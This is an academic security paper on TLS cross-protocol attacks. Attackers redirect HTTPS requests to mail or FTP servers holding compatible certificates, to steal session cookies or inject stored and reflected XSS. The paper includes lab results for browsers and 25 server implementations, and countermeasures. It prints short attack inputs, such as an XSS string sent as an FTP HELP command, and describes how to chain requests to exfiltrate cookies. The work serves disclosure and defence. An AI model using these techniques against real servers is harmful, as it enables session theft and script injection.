


Figure 1: Basic idea behind application layer cross-protocol attacks on HTTPS. A MitM attacker leads the victim to an attacker-controlled website that triggers a cross-origin HTTPS request with a specially crafted FTP payload. The attacker then redirects the request to an FTP server that has a certificate compatible with the web server. The attack either (1) uploads a secret cookie to FTP, or (2) downloads a stored malicious JavaScript file from FTP, or (3) reflects malicious JavaScript contained in the request. In case (2) and (3), the JavaScript code is executed in the context of the targeted web service.

Since TLS does not protect the integrity of the TCP connection itself (i.e., source IP & port, destination IP & port), a man-in-the-middle (MitM) attacker can redirect TLS traffic for the *intended* TLS service endpoint and protocol to another, *substitute* TLS service endpoint and protocol. If the client considers the certificate of the substitute server to be valid for the intended server, for example, if wildcard certificates

are shared among subdomains, the authentication of the connection is violated. This can enable *cross-protocol attacks* at the application layer, where the client unknowingly sends the protocol data for the intended server to the substitute server that expects a different protocol, potentially compromising the security of either server at the application layer.

In general, cross-protocol attacks can be considered between any two TLS-secured protocols. Although some protocol combinations will more likely lead to successful attacks than others, even wildly different data formats can be interoperable. For instance, a length-specified binary protocol can be embedded in HTTP [53]. The number of potential attack scenarios exhibits quadratic growth with the number of application protocols and implementations.

Cross-Protocol Attacks on HTTPS. Cross-protocol attacks on unprotected HTTP were first described by Jochen Topf [59], and we refer to Section 10 for the history of these plaintext attacks. The first cross-protocol attack on a web server secured by TLS was found by Jann Horn (with input from Michał Zalewski) [38], who demonstrates reflected and stored Cross-Site-Scripting (XSS) attacks using an exploitable FTP server. Horn considered a MitM attacker who also has man-in-the-browser (MitB) privileges by serving a web page with malicious JavaScript to the victim, as shown in Figure 1. This is the classical attacker model for attacks on the TLS Record Layer, such as BEAST [19], CRIME [20], POODLE [45], and Lucky 13 [4]. Using the MitB, the attacker triggers an HTTPS POST request to the target web server, where the body contains valid FTP commands. Using the MitM, the attacker redirects the request to an FTP server with a compatible certificate. The browser completes the TLS handshake with the FTP server and sends the HTTP request as application data. If the FTP server is error-tolerant, it may ignore invalid data such as the HTTP header and execute the valid FTP commands in the HTTP body. In this example, the payload is `HELP <script>reflect()</script>`. An exploitable FTP server reflects the embedded JavaScript to the client in an error message. Although the response from the FTP server is not valid HTTP, an exploitable browser finds the JavaScript by content sniffing [8] and executes it within the context of the original request, completing the attack [38].

We note that during this attack, each component (browser, web server, and application server) functions as expected and the security violation is an emergent property due to the attacker's ability to recombine the components in an unintended way. The root cause is the inability of the TLS authentication mechanism to prevent the confusion in the first place.

Systematic Analysis. In this work, we investigate cross-protocol attacks on TLS in general and on HTTPS in particular with a *case study*, where we target a web server for which the user may have established some kind of privileged session (i.e., the user is logged into an account). For example, this could be a webmail server (e.g., Roundcube) colocated with an email server or a content management system (e.g., WordPress) colocated with an FTP server. Systematically extending the above attack example from [38], we consider cross-protocol attacks on the web server that redirect cross-origin HTTP requests to SMTP, IMAP, POP3, or FTP servers, using one of three attack methods: 1. In an *upload* attack, the attacker tricks the victim into uploading secret session data contained in the request (i.e., a cookie). 2. In a *download* attack, the attacker prepares a stored XSS payload at the application server and tricks the victim into downloading it. 3. In a *reflection* attack, the attacker returns a cross-protocol response with a reflected XSS payload included in the request. In the two XSS methods, the script executes in the context of the request and can be used to extract secrets or launch malicious same-origin requests with the authority of the user, breaking the security of the web application.

The protocols SMTP, IMAP, POP3, and FTP were selected because they are line-based text protocols similar to HTTP, widely deployed on the Internet, likely to be configured with certificates that are compatible with public web servers, and mature enough to minimize any potential risks to the infrastructure by our internet-wide scans.

Attack variation. Under restrictive conditions, these attacks can even succeed in a pure web attacker model (MitB, but not MitM). For this, the application server must have the same hostname as the web server and the browser must not include the port number in the Same-Origin-Policy (SOP). For the majority of this work, we assume a MitM+MitB attacker and revisit the pure MitB model in Section 8.

Evaluation. In practice, cross-protocol attacks are sensitive to many requirements, such as certificate compatibility, ability to upload, download, or reflect data, and application tolerance towards syntax errors caused by mixing two protocols in one channel. In our case study of cross-protocol attacks on HTTPS, using SMTP, IMAP, POP3, and FTP application servers, we address these concerns in three evaluations.

1. We identified 25 popular SMTP, IMAP, POP3, and FTP implementations and evaluated their suitability for cross-protocol attacks on HTTPS in a series of lab experiments. We found that 13 are exploitable with at least one attack method (see Table 3). We also implemented a full proof-of-concept that demonstrates all three attack methods on a well-secured web server, using exploitable SMTP, IMAP, POP3, and FTP application servers.

2. We evaluated seven browsers for their error tolerance. We find that Internet Explorer and Edge Legacy still perform content sniffing and thus are vulnerable to all presented attacks, while all other browsers allow at least FTP upload and download attacks (see Table 1).

3. In an internet-wide scan, we collected X.509 certificates served by SMTP, IMAP, POP3, and FTP servers. We analyzed how many of these are likely to be trusted by

major web browsers. For each certificate, we extracted the hostnames in the CN field and SAN extension and checked if there exists a web server on these hosts. We found 1.4M web servers that are compatible with at least one trusted application server certificate, making them vulnerable to cross-protocol attacks (see Table 4). Of these, 119k web servers are compatible with an application server that is exploitable in our lab settings.

Countermeasures. We present generic countermeasures to all cross-protocol attacks, based on the ALPN and SNI extensions. These countermeasures solve the issue at the TLS layer and can be deployed without backward compatibility issues.

Contributions. We make the following contributions:

- The first generic description of cross-protocol attacks against TLS applications.
- A systematic case study of cross-protocol attacks against HTTPS, exploiting popular SMTP, IMAP, POP3, and FTP application servers.
- A complete IPv4 scan for web and application servers allowing such cross-protocol attacks, measuring the number of vulnerable and exploitable services.
- Analysis of generic countermeasures to cross-protocol and related content confusion attacks with minimal changes to implementations and standards.

Responsible Disclosure and Artifact Availability. We reported our findings to TLS libraries, exploitable application servers, and our national CERT. We will publish all source code used in the evaluation of this paper as Open Source at: https://github.com/RUB-NDS/alpaca-code.

2 Background

2.1 TLS and X.509 Certificates

Transport Layer Security (TLS) is a cryptographic layer between the transport layer (i.e., TCP) and an application layer protocol [17]. The TLS protocol consists of two phases. In the first phase, the client and server perform a TLS handshake to exchange used versions, randoms, cryptographic algorithms, and supported extensions, in order to derive symmetric keys. In the second phase, the symmetric keys are used to protect application data, such as HTTP, SMTP, IMAP, POP3, or FTP.

STARTTLS. Unprotected legacy protocols can be extended to support TLS by upgrading a plaintext connection using a protocol-specific STARTTLS command. After the TLS handshake succeeds, the legacy protocol is continued in the encrypted application data. STARTTLS was first standardized in RFC 2487 [35] as an extension to SMTP.

Server Certificates. In a typical TLS scenario on the web, a server authenticates to a TLS client with an X.509 certificate [14] during the handshake. The certificate contains the server public key (which is used within the handshake), server domain name, expiration date, and several extensions. For example, there exist extensions for defining key usage (e.g., signing and encipherment), extended key usage (e.g., WWW server protection), and locating the certificate revocation list. For the security of the connection, it is crucial that the TLS client validates all these certificate properties.

Server Name Indication (SNI). In some deployments, several web (or other) services may be hosted at the same IP address and port. To support this *virtual hosting* configuration, the client indicates the desired hostname in the *Server Name Indication* (SNI) extension [22]. While SNI is well-supported by HTTPS servers, it is much less common in other application protocols such as SMTP, IMAP, POP3, and FTP.

Application-Layer Protocol Negotiation (ALPN). The ALPN extension [27] allows the TLS peers to select a specific application layer protocol. With ALPN, a web server can offer different application layer protocols on the same port, for example, more performant versions of the HTTP protocol (in particular, HTTP/2 along with HTTP/1.1), while avoiding additional round trips for protocol negotiation. The client sends the protocols it supports as a list of strings to the server, and the server selects a protocol it supports or sends an alert if no protocol supported by the server is found among the list. Protocol names are presented in ASCII and assigned by IANA.[1] The names for HTTP, IMAP, POP3, and FTP have already been standardized, while SMTP is not yet registered.

2.2 Application Layer Protocols

HTTP. The *Hypertext Transfer Protocol (HTTP)* [24] is a line-based text protocol for the World Wide Web, which is typically accessed with a browser. Web servers are secured by TLS and other safeguards to protect sensitive user data. For example, cookie attributes (e.g., `Secure`, `HttpOnly`, or `SameSite`) protect authentication tokens, Content Security Policy (CSP) protects against cross-site scripting attacks, and the Same Origin Policy (SOP) mitigates cross-domain interaction risks, while Cross-Origin Resource Sharing (CORS) enables sharing across domains in a controlled manner.

Email Protocols and FTP. The *Simple Mail Transfer Protocol (SMTP)* [40] is used to send emails. *Post Office Protocol (POP3)* [47] and *Internet Message Access Protocol (IMAP)* [15] are used to access them. The *File Transfer Protocol (FTP)* is a protocol to upload and download arbitrary files to a server [52]. All protocols are line-based text protocols. TLS can be used either explicitly by upgrading an insecure

[1] https://www.iana.org/assignments/tls-extensiontype-values/tls-extensiontype-values.xhtml

connection using the STARTTLS (or similar) command or implicitly by connecting on an alternative port. A peculiarity of the SMTP protocol is that after sending a command, the client should wait for the server's response before sending the next one unless the server supports *command pipelining* [26].

Note that FTP uses separate connections for control and data transfer. The client first opens a control connection, then sends a command to open a data port in the server. Then it establishes an implicit TLS connection to that port to upload or download files (aka *passive mode*). We assume the FTP server enforces TLS session resumption on the data connection to protect against well-known port stealing attacks [5] by binding the data channel cryptographically to the control channel, as first proposed and implemented by Chris Evans [23].

3 TLS-Based Cross-Protocol Attacks

In a generic cross-protocol attack, we assume a client C and two application servers S_{int} and S_{sub}. The client C uses protocol A with the *intended* server S_{int}. The *substitute* server S_{sub} uses an unrelated protocol B and runs on a different TCP endpoint (IP, port). However, S_{sub} has a certificate that is *compatible* with S_{int}, i.e., the certificate could be used by S_{int} in place of its regular certificate without breaking the intended connection from the client. The goal of the attacker is to trick either S_{sub} into accepting application data from C or to trick C into accepting application data from S_{sub}. Because C and S_{sub} use different protocols, this type of attack is called a *cross-protocol* attack. The attack works like this:

1. The man-in-the-middle (MitM) attacker interposes the TCP connection between C and S_{int}, and forwards all data from C to S_{sub} and vice versa. Optionally, the MitM first creates a new TLS endpoint on S_{sub} with STARTTLS and only then forwards the TLS traffic from C.
2. The application server S_{sub} performs the TLS handshake with the client C and presents its certificate Cert_{sub}.
3. Because Cert_{sub} is compatible with S_{int}, the client C accepts it and completes the TLS handshake. Subsequently, C will send application data to S_{sub}.
4. S_{sub} tries to interpret the data sent by C. Because the client sends application data in format A and the S_{sub} expects format B, this may result in security violations.
5. If S_{sub} responds by sending, e.g., error messages to C in format B, the client processes these as if they were in format A, which may also result in security violations.

The presented attack breaks the authentication of the connection in Step 3, when C finishes the handshake with S_{sub}, as C is not noticing that it performed the handshake with S_{sub} instead of S_{int}. In this case we say that S_{int} and S_{sub} are *vulnerable to cross-protocol attacks*. This loss of authentication can lead to severe security issues at the application layer and potentially a loss in confidentiality, for example if S_{sub} writes application data to a log file readable by the attacker.

In practice, cross-protocol attacks are hindered by a series of obstacles. We identify the following requirements for cross-protocol attacks to be exploitable:

- *TLS Compatibility.* The client C and application server S_{sub} must complete the TLS handshake, and C must accept the certificate of the substitute server as valid for the intended server. We provide more details on this requirement in Subsection 3.1.
- *Tolerance To Protocol Embedding.* S_{sub} should tolerate a certain amount of invalid traffic that comes from protocol A in which the payload for S_{sub} in format B is embedded. Likewise, if the client is expected to process any response by S_{sub}, it should tolerate a certain amount of invalid traffic that comes from protocol B in which the payload for C in format A is embedded.
- *Application Server Exploitability.* S_{sub} must provide some feature, mechanism, or behavior supporting the attack. The details are protocol- and implementation-specific, but generally, the exploited behavior will be unexpected by C and differ considerably from the behavior of S_{int}, resulting in some form of security violation.

3.1 TLS Compatibility

To enable cross-protocol attacks, the server S_{sub} must provide a certificate and TLS configuration that is compatible with the certificate and configuration of S_{int} such that C will successfully complete a handshake with S_{sub} in a MitM scenario. We will now describe the most important requirements for this.

Certificate Names. The client application must accept the server names in the certificate of S_{sub} as valid for S_{int}. This can be the case for one of two reasons: 1. The certificate presented by S_{sub} has the hostname of S_{int} in the CN field or SAN extension, or 2. The certificate of S_{sub} is a wildcard certificate that matches the hostname of S_{int} (e.g., `*.bank.com` matches `www.bank.com`). Such configurations occur spontaneously when an administrator, unaware of the risk of cross-protocol attacks, deploys a multi-domain or wildcard certificate to save costs and administrative effort, or simply copies a web server certificate to another application server to support opportunistic encryption without validation, as is common for non-HTTPS services [36]. Note that for the success of cross-protocol attacks it is not required that the certificate presented by S_{sub} is valid for S_{sub} itself.

Certificate Validity. The certificate must also satisfy a broad range of other conditions to be considered valid by C. Most importantly, the certificate must be signed by a certificate authority trusted by C, and the certificate must not be expired.

Note that there is no possibility to define the designated application layer protocol in an X.509 certificate. While a certificate can include an extended key usage extension, this extension can only indicate a very broad purpose for which the certified public key may be used [14], for example, code signing, client/server authentication, or email protection.

TLS Handshake Parameters. The TLS protocol itself can also cause the attack to fail. In particular, the client C must support at least one TLS version and cipher suite offered by S_{sub} which may differ from those provided by S_{int}. This is especially important if the two protocols adopt new versions, cipher suites, and extensions at different speeds, for example if the client C deprecates some features before S_{sub} is updated to support suitable replacements.

ALPN. If the client C supports the ALPN extension, it will send only the ALPN identifiers for the intended protocols. If S_{sub} is also implementing the ALPN extension, it cannot choose a matching application layer protocol. In this case, the ALPN extension mandates to abort the handshake and send a fatal TLS alert message [27]. Thus, at first glance, this might prevent the attack. However, ALPN was never considered as a security feature, but merely as a mechanism to multiplex different protocols on the same TCP endpoint [27]. If the substitute server is unaware of ALPN, or the ALPN extension is not transmitted by C, or a failure in ALPN negotiation is silently ignored by the server, the handshake proceeds despite ALPN. We will show in Subsection 7.2 that this is often the case for servers implementing protocols other than HTTPS.

SNI. A client may specify the server name in the SNI extension. If S_{sub} is not responsible for resources on the indicated server name, it can reject the connection and thus prevent the attack. However, cross-protocol attacks are not affected by SNI if two services run under the same name, or if the substituted server does not implement it, or if the server is misconfigured. Similar to ALPN, SNI was not specified as a security feature, but to multiplex different virtual servers (possibly implementing the same protocol) on the same TCP endpoint. It is still not widely supported outside of HTTP. We will show in Subsection 7.2 that servers implementing protocols other than HTTP often ignore the SNI extension.

4 Cross-Protocol Attacks on HTTPS

We now consider only cross-protocol attacks where the client C is a web browser using HTTPS. The goal of the attacker is either to execute JavaScript in the context of the targeted web server, leading to Cross-Site-Scripting (XSS), or to steal the session cookie of an already logged in user. After describing our attacker model, we will discuss specific requirements for such cross-protocol attacks against HTTPS.

As is common for TLS attacks [4, 19, 20, 45], we consider a more powerful MitM attacker, who is also a man-in-the-browser (MitB) with the ability to execute arbitrary JavaScript in the context of a website controlled by the attacker. The MitB attacker can force the client to send cross-origin requests to the targeted web server but is unable to read the response due to the Same-Origin-Policy (SOP). However, the attacker can control some parts of the HTTP header, and, in the case of the `POST` method, the complete body of the request. In a simple cross-protocol scenario, the attacker accepts the headers as given and places a malicious payload in the body. If the substitute server tolerates the HTTP header, it will eventually reach the body of the request and process the malicious payload, giving the attacker full access to the features provided by the substitute server protocol and implementation.

4.1 Attack Methods

Through an extensive review of the existing documentation of browser-related cross-protocol attacks, we identified three general methods the attacker can use within application layer protocols to attack HTTPS sessions.

Upload Attack. For this attack, we assume the attacker has some ability to upload data to S_{sub} and retrieve it later. In an upload attack, the attacker tries to store parts of the HTTP request of the browser (specifically the `Cookie` header) on S_{sub}. This might, for example, occur if the server interprets the request as a file upload or if the server is logging incoming requests verbosely. After a successful attack, the attacker retrieves the content on the server independently of the connection from C and retrieves the HTTPS session cookie.

Download Attack – Stored XSS. For this attack, we assume the attacker has some ability to store data on S_{sub} and download it. In a download attack, the attacker exploits benign protocol features to download previously stored (and specifically crafted) data from S_{sub} to C. This is similar to a stored XSS vulnerability. However, because a protocol different from HTTP is used, even sophisticated defense mechanisms against XSS, like the Content-Security-Policy (CSP) [64], can be circumvented. Very likely, S_{sub} will not send any CSP by itself, and large parts of the response are under the control of the attacker.

Reflection Attack – Reflected XSS. In a reflection attack, the attacker tries to trick the server S_{sub} into reflecting parts of C's request in its response to C. If successful, the attacker sends malicious JavaScript within the request that gets reflected by S_{sub}. The client will then parse the answer from the server, which in turn can lead to the execution of JavaScript in the context of the targeted web server.

4.2 Web Browser Tolerance

With reflection and download attacks, the data returned by S_{sub} will often not be a proper HTTP response but contain 'noise' in the form of a banner identifying the application

server, as well as any syntax errors and other messages output by the server processing the HTTP request. This is particularly significant for the very beginning of the response, where the web browser expects an HTTP response status line. If this line is missing, a browser may assume HTTP/0.9, which allows a *Simple-Response* [10, ch. 4.1] that does not contain any headers. Without headers specifying the content type, the embedded JavaScript will only be executed if the the browser interprets the response as HTML due to *content-sniffing* [8].

4.3 Application Server Error Tolerance

Sending an HTTP request to a non-HTTP server will likely cause syntax errors due to differences in the protocol languages. Thus, it is an advantage for the attacker if S_{sub} is "liberal" in what it accepts in the sense of Postel's Law.[2]

An HTTP request consists of four parts: 1. The HTTP request line with method, URI, and version, 2. zero or more `key: value` header fields, 3. an empty line separating the header from the body, and 4. the attacker-controlled body of the request containing the POST data. For a successful attack, we require that the application server keeps processing commands even after encountering the initial HTTP request line and up to a certain number of HTTP header lines. Some application servers terminate the connection after some number of syntax errors. If this number is too low (i.e., smaller than or equal to the number of lines in the header), our attack will probably fail because the POST data in the request will never be processed. The exact number of header lines that must be processed without terminating the connection depends on the web browser of the victim. For example, Chrome 83 sends 17 header lines as part of a POST request (see Table 1).

Additionally, some application servers (e.g., Postfix SMTP) specifically try to detect cross-protocol attacks by recognizing common HTTP method tokens in the request line.

4.4 Advanced Exploitation Techniques

So far, we only considered cross-protocol attacks that contain a single message exchange. However, the order of the content of an HTTP request is fixed: first comes the header, potentially containing a sensitive cookie that the attacker wants to steal, and then comes the body of the request with the malicious payload. The attacker has only a few options (such as the path in the URL and some header lines) to affect the request content before the critical header line with the cookie. This makes some cross-protocol attacks using only a single HTTP request very challenging.

If the attacker is able to force several HTTP requests within a single connection, more sophisticated cross-protocol attacks may become practical. Using multiple requests allows the attacker to send a malicious payload to S_{sub} in the first request to prepare S_{sub} into a state that allows the second request to complete the attack. This strategy is especially useful for upload attacks, where the first request prepares S_{sub} in such a way that the cookie in the second request is uploaded to the server. However, in order to send *two* HTTP requests inside a single TLS connection, the browser has to reuse the connection. We evaluate when this is the case in Section 5.

Even more powerful attacks are possible if S_{sub} is vulnerable to a TLS renegotiation attack [55], which allows an attacker to prepend arbitrary bytes to the victim plaintext data, bypassing all potential protocol countermeasures and intolerances. This way, application data of the client gets interpreted in the attacker session such that the attacker can prepare an arbitrary prefix for transmitted application data.

[2] Also called the *robustness principle*: "be conservative in what you do, be liberal in what you accept from others." [51]

Results	Chrome	Firefox	IE	Edge Legacy	Edge	Opera	Safari
Header Lines	17	11	11	12	17	17	11
Content Sniffing	○	○	●	●	○	○	○
Keep-Alive							
w/ HTTP/1.1	●	●	●	●	●	●	●
w/ noise	○	○	○	○	○	○	○

● Support ○ No support

Table 1: Browser behavior relevant to cross-protocol attacks.

5 Evaluation of Web Browsers

We evaluated the browser behavior relevant to cross-protocol attacks for Chrome 86, Firefox 81, Internet Explorer 11, Edge Legacy 44, Edge 86, Opera 71, and Safari 14 by manually accessing a custom web server with one test page for each property under evaluation. The results are shown in Table 1.

Number of Header Lines. For each browser, we determined how many header lines are included in a typical POST request sent by the browser. This is also the minimum number of errors an application server with a line-based text protocol must tolerate to be usable for cross-protocol attacks. We find that all browsers send headers that consist of 11 to 17 lines.

Content Sniffing. As described in Subsection 4.2, reflection and download attacks can be sensitive to noise in the protocol data returned by the application server. For each browser, we evaluated if the browser performs content sniffing and executes embedded JavaScript anyway. We could confirm that this is indeed the case for Internet Explorer and Edge Legacy, while all other tested browsers do not perform content-sniffing and thus do not execute JavaScript in noisy responses.

Connection Reuse. As mentioned in Subsection 4.4, sending more than one request in a single cross-protocol connection can be advantageous for an attacker. The HTTP/1.1 standard

defines persistent connections between client and server for multiple HTTP requests by default [24]. Thus, the browser should reuse the TCP connection as long as the HTTP version of the server response is at least 1.1 and the server did not send the HTTP header *Connection: close* [24, Section 8.1.2.1].

We tested this behavior for Chrome, Edge, Edge Legacy, Firefox, Internet Explorer, Opera, and Safari. All browsers reuse the connection after receiving a valid HTTP/1.1 response containing at least the *Status-Line* and a *Content-Length*. Chrome, Firefox, and Opera even accept a *Status-Line* only consisting of the HTTP-Version without a *Status-Code* or a *Reason-Phrase*. Internet Explorer and Edge require a complete *Status-Line*. None of the browsers reuse the connection if the first line of the response does not begin with the token `HTTP`. This is relevant for upload attacks relying on connection reuse that include protocol noise at the beginning of the response, defeating the goal of sending more than one request in the same TLS connection.

6 Evaluation of Application Servers

In this section, we demonstrate how cross-protocol attacks on HTTPS can be executed using SMTP, IMAP, POP3, and FTP as application servers. We first describe how upload, download, and reflection attacks can be realized with these protocols. Then, we analyze 25 popular implementations of these protocols and evaluate whether they are exploitable by cross-protocol attacks against HTTPS in at least one browser.

6.1 Attack Strategies

We identified the following attack strategies to realize upload, download, and reflection attacks on HTTPS using SMTP, IMAP, POP3, and FTP application servers.

Reflection Attacks. All protocols in our case study are line-based protocols. They interpret each line of the HTTPS request as a command and will generate a response for each. If an implementation receives a command, it may use some data from the input in its response. For example, sending `HELP <script>attack();</script>` to an FTP server may lead to the response `Unknown command: <script>attack();</script>` (see Figure 1). Usually, as is the case for SMTP, POP3, and FTP, the availability of such reflection vectors is an implementation artifact, depending on the verbosity of error messages and other factors. But in IMAP, every command must begin with a so-called *tag*, which must be reflected to allow the client to match the server response to the issued command [15, Section 2.2.1]. Although this reflection vector is mandated by the protocol standard, the allowed character set may differ between implementations.

Reflected responses are likely to contain some 'noise' before and after the reflected payload. In this case, the browser has to support content-sniffing to allow a reflected XSS attack.

FTP Upload and Download Attacks. FTP uses two separate connections for commands and data. Thus, the MitB attacker triggers two requests in the browser. The first request changes the state of the FTP server such that it opens a data port for the client to upload or download a file. Although the server returns the number of the data port to the client, that response is kept in the browser context of the targeted web server and is not accessible to the attacker. Thus, the attacker has to brute-force the correct data port on the server just as in a port-stealing attack [5]. Then the attacker triggers a second request in the browser and redirects it to the data port. For an upload attack, the full HTTP request, including any secret cookies in the header, is stored on the FTP server, where the attacker has read access. For a download attack, the attacker initially prepares a valid HTTP response with a malicious JavaScript payload and stores it on the FTP server. The response is returned to the client in the download attack.

Note that the two requests triggered by the MitB attacker do not use the same but different TLS connections, so FTP upload attacks work independently of connection reuse in the browser. For download attacks, the response by the FTP server on the data connection is free of any protocol noise, so it works in any browser regardless of content-sniffing.

Email Upload Attacks. SMTP and IMAP can be used to send or save emails to an attacker-controlled email account and thus are suitable for upload attacks. POP3 does not support uploading user data.

For SMTP, a MitB attacker can trigger a request in the browser to log into the attacker's account on the server and start submitting an email to that account. For IMAP, the request logs into the attacker's account on the IMAP server and saves a draft email to an attacker-controlled folder. In either case, the initial request prepares the server into a state where, if it receives a second browser request reusing the same connection, the content of the whole request (including the cookie in the header) would be exfiltrated to the attacker.

Note that the two requests triggered by the MitB attacker must use the same TLS connections, so email upload attacks require connection reuse in the browser.

Email Download Attacks. IMAP and POP3 can be used to download emails from an attacker-controlled email account and thus are suitable for download attacks. SMTP does not support downloading data.

For IMAP and POP3, a MitB attacker can trigger a request in the browser that contains commands to log into the attacker's account on the server, select a mailbox, and fetch an email containing the malicious payload previously stored there by the attacker. The response of the IMAP or POP3 server will contain the content of the whole email, including the email body with the malicious payload.

Note that the responses of the IMAP and POP3 servers include the whole transaction of the request, including the server banner, any error messages, and responses to the lo-

gin and other commands, which precede the content of the downloaded email. In practice, email download attacks only succeed if the victim browser supports content-sniffing.

6.2 Exploitability of Server Implementations

We identified popular SMTP, IMAP, POP3, and FTP implementations, based on an Internet-wide banner scan (see Table 7 in the appendix). We installed the most current version of these servers in a lab setting using the default configuration. Then we evaluated them for their exploitability in cross-protocol attacks against HTTPS by sending messages over the network and measuring the responses. We tested for:

1. Tolerance to HTTP request lines using the `POST` method, by sending the input string `POST / HTTP/1.1` as the *first* command to the server. If the server did not terminate the connection, it is considered tolerant.

2. Tolerance to HTTP header lines in the `key: value` format, by sending `Connection: keep-alive` as the *second* command to the server. If the server did not terminate the connection, it is considered tolerant.

3. The maximum number of syntax errors that are tolerated before the connection is terminated, by sending the same invalid command multiple times in a single session. If the server answered more than 100 invalid commands, we concluded that no limitation is implemented.

4. The availability of commands or error messages that allow reflected XSS attacks, by manual and tool-assisted exploration of the protocol syntax. We stopped searching when we found a reflection sufficient for a JavaScript exploit or when we exhausted the standard command list for the protocol (including popular extensions).

We did not separately evaluate download and upload attacks because these rely on standard protocol behavior that is already covered in the general description of these attacks.

6.3 Experimental Results

We evaluated 25 different application servers and their exploitability in cross-protocol attacks. Note that our list includes servers like Dovecot and Courier, which implement both IMAP and POP3. We count these servers twice as their implementations of these protocols have different properties with respect to cross-protocol attacks, as is apparent in our evaluation results. Our list also includes an old version of ProFTPD as a baseline test. Versions before 1.3.5e are known to be exploitable by the original cross-protocol attack on HTTPS by Jann Horn [38], while later versions were patched to detect these attacks. For each protocol and implementation, we verified which attack methods can be used with at least one browser to launch a cross-protocol attack on HTTPS. The evaluation results are given in Table 2 and their exploitability for cross-protocol attacks is summarized in Table 3.

	Server	HTTP Request Tolerant	HTTP Header Tolerant	Max. # of Errors	Reflects ASCII
SMTP	Postfix	○	○	20	●
	Exim	●	●	3	●
	Sendmail	◐[a]	●	25	●
	MailEnable	●	●	15[b]	○
	MDaemon	●	●	3	●
	OpenSMTPD	●	●	∞	●
IMAP	Dovecot	●	●	3	◐[c]
	Courier	●	●	10[d]	●
	Exchange	●	●	3	●
	Cyrus	●	●	∞	●
	Kerio Connect	●	●	∞	●
	Zimbra	●	●	∞	●
POP3	Dovecot	●	●	3[d]	◐[c]
	Courier	●	●	∞	○
	Exchange	●	●	3	○
	Cyrus	●	●	∞	○
	Kerio Connect	●	●	∞	○
	Zimbra	●	●	∞[e]	○
FTP	Pure-FTPd	○[f]	●	∞	●
	ProFTPD <1.3.5e	●	●	∞	●
	ProFTPD ≥1.3.5e	○	●	∞	●
	Microsoft IIS	●	●	∞	●
	vsftpd	●	●	∞	◐[g]
	FileZilla Sever	●	●	∞	●
	Serv-U	●	●	∞	●

● Favorable to attacker.
◐ Favorable to attacker with restrictions (see footnote).
○ No exploit found.
∞ No limit found. Tested with > 100 commands.
[a] Only with STARTTLS.
[b] Buffered commands are processed before connection is closed.
[c] Full XSS payload reflection post-auth.
[d] Counter is reset after valid command.
[e] 5 (with possible reset) after auth.
[f] Tolerant if compiled `--with-minimal`.
[g] Only post-auth with write permissions.

Table 2: HTTP header tolerance, error tolerance, and availability of commands suitable for reflected XSS in the evaluated application servers.

SMTP. All SMTP servers except Postfix and Sendmail were tolerant towards HTTP request and header lines. Postfix implements a detection for HTTP requests as well as HTTP headers. As soon as a command contains an HTTP status line or a key-value pair separated by a colon, the server will immediately terminate the connection. Sendmail only detects

HTTP requests at the very start of a connection. If STARTTLS is used, the first command inside the connection can be sent by the attacker, bypassing the detection.

Except OpenSMTPD, all tested SMTP implementations abort after a maximum number of errors. This is surprising, because the SMTP standard demands that a server *must not* close the connection in response to an unknown command [40]. A special case regarding the allowed maximum number of errors is MailEnable as it allows only 15 errors, but continues processing all remaining buffered commands before terminating the connection.

All SMTP servers except MailEnable allowed at least one XSS reflection vector.

IMAP. All IMAP servers were tolerant towards HTTP request and header lines.

With regards to the number of allowed errors, Courier implements a counter that resets after receiving a valid command. In this evaluation, we mark Courier as not sufficiently error tolerant to allow cross-protocol attacks. However, a more sophisticated attacker might be able to bypass this by inserting valid commands disguised as HTTP headers in the request, resetting the error counter. The inserted header must be CORS-safe [46] in order to avoid a preflight request sent by the browser. An example header to reset the error counter would be `Accept: noop`, where `Accept:` is interpreted as the IMAP tag and `noop` as the IMAP command. We did not evaluate if the attacker can position such a header within the first ten lines of the request in common browsers.

Zimbra (POP3) allows unlimited errors but only before authentication. Post-authentication, the server will terminate after five errors. As authentication in cross-protocol attacks occurs within the body of the HTTP request, which is completely controlled by the attacker, no errors are expected after authentication due to protocol noise. Therefore, this does not affect the attack. Of the other IMAP servers, only Exchange enforced a limit on the number of errors. With Dovecot IMAP, a full XSS payload reflection is only possible post-auth using the command SELECT or STATUS for IMAP. All other IMAP servers had pre-auth commands usable for reflection.

POP3. All POP3 servers were tolerant towards HTTP request and header lines.

Dovecot POP3 implements a counter that resets after valid commands. However, with only three consecutive errors allowed, and the restrictions of the POP3 protocol, it seems highly unlikely that an attacker can bypass the error limit by inserting attacker-controlled header lines to reset the counter.

As for reflection, Dovecot POP3 allows XSS reflection only post-authentication using an unknown command. For all other POP3 servers we could not find any reflection vectors.

FTP. Two FTP servers could detect and block HTTP requests. If a command to these servers starts with an HTTP status line, the servers immediately close the connection.

	Server	Attack Method: Upload	Download	Reflection	# HTTPS
SMTP	Postfix	○[a]	-	○[b]	
	Exim	○[a]	-	○[b]	
	Sendmail	○[a]	-	◐[e]	11,365
	MailEnable	○[a]	-	○	
	MDaemon	○[a]	-	○[b]	
	OpenSMTPD	○[a]	-	○[c]	
IMAP	Dovecot	○[a]	○[b]	○[b]	
	Courier	○[a]	○[b]	○[b]	
	Exchange	○[a]	○[b]	○[b]	
	Cyrus	○[a]	●	●	14,029
	Kerio Connect	○[a]	●	●	7,852
	Zimbra	○[a]	●	●	9,578
POP3	Dovecot	-	○[b]	○[b]	
	Courier	-	●	○	30,759
	Exchange	-	○[b]	○	
	Cyrus	-	●	○	9,079
	Kerio Connect	-	●	○	4,501
	Zimbra	-	●	○	7,927
FTP	Pure-FTPd	○[d]	○[d]	○[d]	
	ProFTPD <1.3.5e	■	■	●	13,481
	ProFTPD ≥1.3.5e	○[d]	○[d]	○[d]	
	Microsoft IIS	■	■	●	19,817
	vsftpd	■	■	◐[f]	7,211
	FileZilla Server	■	■	●	1,555
	Serv-U	■	■	●	1,429
